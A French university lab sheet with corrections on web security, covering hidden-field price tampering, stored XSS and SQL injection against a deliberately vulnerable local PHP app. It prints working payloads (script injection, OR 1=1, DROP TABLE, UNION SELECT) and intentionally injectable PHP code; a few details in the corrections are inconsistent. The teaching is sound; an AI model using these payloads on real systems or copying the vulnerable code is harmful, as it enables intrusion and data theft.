**Université de Perpignan**
C. Negre

L3 Info
Année 2023

# TD5 Sécurité

Injection de code Javascript/SQL

- Connectez vous sur le compte ubuntu

  ```
  login: examen2
  mot de passe: d62suwj
  ```

- Pour les exercices du td vous utiliserez la machine virtuelle ubuntu avec un serveur appache et un serveur mysql pour tester les vulnérabilités html/javascript/php et sql.
- Sur la machine virtuelle le login et mot de passe (linux et mysql) sont tous deux 'l2info'.
- Sur le serveur mysql, la base de données est l2info.

  Avant de commencer, dans la

  - Téléchargez les fichiers de `fichiers-td5` du moodle sur le bureau de la machine virtuelle.
  - Créez un répertoire `td5` dans dans `/var/www/html/` et copiez les fichiers en faisant un `sudo cp <nom-fichier> /var/www/html/td5`.
  - Dans mysql chargez en faisant `source bd.sql` dans la base de données `l2info`.

**Exercice 1** (Mauvaise pratique)**.** On considère une page html achat-iphone5.html:

`http://localhost/td5/achat-iphone5.html`

son code ci-dessous envoie des transactions d'achat

```
<form method="post" action="enregistre-achat.php">
produit: iphone5 <br/>
Prix : 500 euros <br/>
Quantite: <input type='text' name='quantite"> Quantite max est 90 <br/>
<input type="hidden" name="price" value="500">
<input type="submit" value="Buy">
</form>
```

Le script php `enregistre-achat.php` qui traite la transaction est donné sur le moodle. Proposez une solution pour acheter un iphone au prix de 5 euros.


**Correction 1.** *La mauvaise pratique ici est de caché dans la page html le prix des objets, c'était utilisé par certains sites il y a longtemps. Pour faire une transaction avec un prix différent il faut créer une autre page html en modifiant la valeur valeur dans l'input caché.*

**Exercice 2** (Vulnérabilités des applications web)**.** On considère la page web `page-5-commentaires.php` que vous pouvez visualiser dans le navigateur à l'adresse:


`http://localhost/td5/page-5-commentaires.php`

Répondre aux question suivantes

1. Expliquez ce que fait la page.
2. Proposez une solution pour qu'un message d'alerte comme celui ci dessous s'affiche au chargement de la page.




3. Expliquez comment faire pour faire apparaître de facon frauduleuse une partie References comme dans l'image ci-dessous.




4. Proposez une modification du code de la page avec d'éviter les injections des questions 2) et 3) (sans utiliser de fonction prédéfinie).

**Correction 2.** 1. *La page présente un article court en html sur la sécurité. Elle ensuite une requête dans une base de donnée* `requete à récupérer dans le fichier` *cette requette récupère les 5 entrées de plus grand identifiant d'une page contenant des commentaires. Elle met en forme ces commentaires dans une liste non ordonnées. Enfin un formulaire permet de rentrer un nouveau commentaire.*

2. *Un solution consiste à entrer :*

```
pseudo : Blackhat  (sans importance)
comment : some comment <script> alert(\"Your computer will explode soon\") </script>
```

3. *Une solution consiste à entrer :*

```
pseudo : Vilain
comment : Outstanding! </li></ul><h2> References </h2> See link http://pirate.com for m
```

*Puis à ajouter les commentaires de martin, yann et john pour compléter la liste de commentaires.*

4. *Avant de stocker ces entrées dans la base de données, il faut désactiver les balises html, ce qui implique qu'il faut remplacer chaque* `<` *ou* `>` *par* `>` *et* `<` *respectivement ( ou éventuellement par* `[` *et* `]`*).*

**Exercice 3** (Injection SQL). 1. Quelle est la différence entre le *Cross Site Scripting* et l'injection SQL?

2. On considère la page php (page-transaction-sql.php) suivante

```
<html>
<?php
$servername = "localhost";
$username = "l2info";
$password = "l2info";
$dbname = "l2info";

// Create connection
$conn = new mysqli($servername, $username, $password, $dbname);
// Check connection
if ($conn->connect_error) {
  die("Connection failed: " . $conn->connect_error);
}
echo 'Nom rentré :"' . $_POST['UserInput'].'"<BR/>';
$sql = 'SELECT montant FROM Transaction WHERE nom="' . $_POST['UserInput']  . '";';
echo "Requete SQL=" . $sql . "<BR/>";
$result = $conn->query($sql);
echo "Résultat:<BR/>";
if ($result->num_rows > 0) {
  // output data of each row
  while($row = $result->fetch_assoc()) {
      echo"Nom: ". $_POST['UserInput']." Montant :" .   $row["montant"]."<br/>";
    }
}
 else {
  echo "0 results";
}
$conn->close();
?>

</html>
```

(a) Proposez une injection SQL via la page web `injection-sql.html` afin d' affiche l'intégralité de la table Transaction.

(b) Est-ce possible de faire une injection SQL qui supprime la table `Test` de la base de données ?

(c) Proposez une injection SQL qui permette d'afficher toutes les valeurs val de la table Test.

**Correction 3** (Injection SQL). *1. Comme indiqué dans le cours le cross site scripting consiste à injecter du code malicieux dans une page et qui sera exécuté par les internautes visitant cette page. La particularité de cette attaque est donc qu'elle ne vise pas directement le site web mais les internautes qui le visitent. L'injection SQL, quand à elle, s'attaque directement au site web, plus exactement à une base de donnée accessible à partir de ce site web.*

*(a) Une solution qui fonctionne sur la machine virtuelle (avec le commentaire #):*

```
Dupont" OR 1=1;#"
```

*(b) L'entrée suivante répond à la question:*

```
" OR 1=1; DROP TABLE Test; --
```

*Qui lorsqu'elle sera insérée dans une requête SQL donnera:*

```
SELECT montant FROM Transaction WHERE nom="" OR 1=1; DROP TABLE t_user; #"";
```

*Si cette requete est intégralement exécuté cela marchera. Mais cela dépend du SGBD, en général les SGBD (eg. mysql) n'exécutent qu'une requete (la première) et dans ce cas ce n'est pas possible de supprimer la table.*

(c) *Voici une solution possible:*

```
Durant" AND '1'='0' UNION SELECT val AS montant FROM Test; # "
```